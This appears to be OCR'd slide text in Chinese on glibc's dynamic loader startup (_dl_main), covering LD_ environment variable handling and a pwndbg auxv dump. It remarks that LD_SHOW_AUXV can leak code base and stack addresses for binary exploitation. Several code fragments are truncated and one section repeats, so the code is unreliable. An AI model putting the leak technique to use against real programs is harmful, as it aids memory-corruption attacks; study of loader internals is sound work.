


```
⌥⌘1
t_static_tls;
ake_stack_executable;
) { ... }
"", lt_executable, NULL,
XEC, LM_ID_BASE);
_ID_BASE);
```

$ DL Start

_dl_main part1

- 初始化 ld link_map 紀錄的 hook 以及 data
- 處理 LD_ prefix 的環境變數
- 為 executable 建立 link_map
- 初始化變數以及增加 executable ref count



```
$ 

static void
dl_main(const ElfW(Phdr) * phdr,
        ElfW(Word) phnum,
        ElfW(Addr) * user_entry,

    process_envvars(&mode);
    if (*user_entry == (ElfW(Addr))ENTRY_POINT) { ... }
    else
                                                           , NULL,
```

LD_PRELOAD、LD_LIBRARY_PATH 等等環境變數由這邊處理，其中如果餵入 LD_SHOW_AUXV=1 則會執行 _dl_show_auxv


```
$ 
pwndbg> auxv
AT_SYSINFO_EHDR         0x7ffff7fcf000 ◂— jg     0x7ffff7fcf047
AT_HWCAP                0xbfebfbff
AT_PAGESZ               0x1000
AT_CLKTCK               0x64
AT_PHDR                 0x555555554040 ◂— 0x400000006
AT_PHENT                0x38
AT_PHNUM                0xe
AT_BASE                 0x7ffff7fd1000 ◂— 0x10102464c457f
AT_FLAGS                0x0
AT_ENTRY                0x555555555060 (_start) ◂— endbr64
AT_UID                  0x3e8
AT_EUID                 0x3e8
AT_GID                  0x3e8
AT_EGID                 0x3e8
AT_SECURE               0x0
```

_dl_show_auxv 可以 leak code base / stack address / binary path，雖然可以得到許多資訊，不過需要控 rip + leak

$ DL Start

_dl_main part1

- 初始化 ld link_map 紀錄的 hook 以及 data
- 處理 LD_ prefix 的環境變數
- 為 executable 建立 link_map
- 初始化變數以及增加 executable ref count



